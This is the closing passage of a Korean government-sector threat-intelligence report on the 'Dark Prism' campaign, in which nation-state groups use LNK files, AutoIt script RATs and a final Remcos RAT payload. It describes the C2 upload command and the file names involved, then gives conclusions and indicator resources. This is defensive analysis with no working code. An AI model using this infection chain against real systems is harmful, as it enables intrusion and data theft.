6	A -> V	공격자는 'upload' 명령으로 공격대상 PC로 추가 악성 페이로드를 전송 후 실행 - 파일명 : sqlite4.au3 -> RemcosRAT 드롭 및 실행 (UNC4531 Type 2 참고) - 파일 업로드 시 "upLoad_Start:" 문자열 이후에 바이너리 데이터를 송신함 


UNC4531 해킹조직의 공격자는 LNK를 통해 초기 페이로드로 AutoIt Script RAT 를 설치하고, 공격대상의 시스템 정보 및 폴더 구조, 문서 파일들 확인 등으로 공격 대상이 추가 페이로드를 보낼만한 가치가 있는 공격 대상인지 파악하는 모습을 보였다.
그리고 공격자는 두번째 페이로드로 또다른 AutoIt Script 파일을 전송하는데, 해당 파일을 디컴파일하여 실행할 경우 Script 파일 내에 암호화되어있는 Remcos RAT 악성코드를 최종적으로 설치하여 시스템을 장악하게 된다. (UNC4531 해킹조직 Type 2 챕터 참고)

이번 챕터에서는 APT43 해킹조직과 UNC4531 해킹조직의 악성코드 다운로드 과정 및 초기 악성코드 감염 시 시스템 정보 수집 등의 행동들을 살펴보았다. 특히 초기 악성코드 감염으로 공격대상에 대한 정찰을 충분히 수행하고, 정찰 결과에 따라 공격을 중단할지, 추가 페이로드를 내려줄지 결정하는 그 과정들을 보면서 공격자들도 조심스럽게 공격대상을 선별하여 공격한다는 것을 알 수 있었다.

07. 결론

CAMPAIGN DARK PRISM

2025 사이버 위협 인텔리전스 보고서



본 보고서는 2024년부터 현재까지 약 2년간 국내를 표적으로 한 국가배후 해킹조직들의 LNK 악성코드 기반 공격 활동을 종합적으로 분석하였다. 분석 결과, APT37, APT43, UNC4531 해킹조직들이 국방, 금융, 정부기관 등 국가 핵심 분야를 지속적으로 공격해왔으며, 그들의 전술, 기술, 절차(TTP)가 지속적으로 고도화되고 있음을 확인하였다.

특히 주목할 점은 이들 해킹조직이 단순히 동일한 공격 기법을 반복하는 것이 아니라, LNK 악성코드의 구조를 지속적으로 개선하고 다양한 스크립트 언어를 활용하여 탐지를 회피하는 등 끊임없이 진화하고 있다는 사실이다. 특히 공격자의 C2서버 통신 모니터링 및 분석은 공격자가 시스템에 침투한 후 어떠한 행위를 수행하는지에 대한 인사이트를 제공하며, 이러한 정보는 사후 대응뿐만 아니라 사전 예방 관점에서도 매우 중요한 의미를 지닐 것이다. 공격자의 행동 패턴을 이해함으로써 조직은 보다 효과적인 탐지 규칙을 수립하고, 의심스러운 활동을 조기에 식별할 수 있는 역량을 강화할 수 있기 때문이다.

국내 사이버 위협 환경은 갈수록 복잡하고 정교해지고 있다. 국가배후 해킹조직들은 국가 차원의 지원을 받으며 장기적이고 지속적인 공격을 수행할 수 있는 역량을 보유하고 있으며, 그들의 목표는 단순한 시스템 침해를 넘어 국가 안보와 경제에 직접적인 영향을 미칠 수 있는 핵심 정보의 탈취로 확대되고 있다. 이러한 위협에 효과적으로 대응하기 위해서는 개별 조직 차원의 노력을 넘어 국가 전체의 사이버 보안 역량을 체계적으로 강화해야 한다.

본 보고서가 각 기관 및 기업의 보안 담당자를 포함한 사이버 보안에 관심을 가진 모든 이들에게 현재 국내가 직면한 사이버 위협의 실체를 이해하는 데 도움이 되기를 바란다. 더 나아가 본 보고서에서 제시한 공격 지표(IoC)[6], 행동 패턴, TTP 정보가 실무 현장에서 위협 탐지 및 대응 역량을 강화하는 실질적인 자료로 활용되기를 기대한다.

마지막으로, 사이버 보안은 기술적 대응만으로는 충분하지 않다는 점을 강조하고자 한다. 조직 구성원 전체의 보안 인식 제고, 정기적인 교육 및 훈련, 그리고 사고 발생 시 신속한 대응을 위한 체계적인 계획 수립이 함께 이루어져야 한다고 생각한다. 본 보고서가 그러한 노력의 출발점이 되어, 국내 사이버 보안 생태계 전반의 회복력을 높이는 데 기여할 수 있기를 희망한다.

[6] https://github.com/FSICEAT/Dark_Prism_IoC

CAMPAIGN DARK PRISM

Analysis of the LNK Malware Threat from Nation-state Hacking Groups

발행일 2025년 12월

발행인 박상원

작성자 금융보안원 침해대응부 침해위협분석팀 (팀장: 송아현)
강대규 (이후 가나다순) 강영묵, 김영환, 장성욱

발행처 금융보안원
경기도 용인시 수지구 대지로 132
TEL 02-3495-9000


금융보안원
FINANCIAL SECURITY INSTITUTE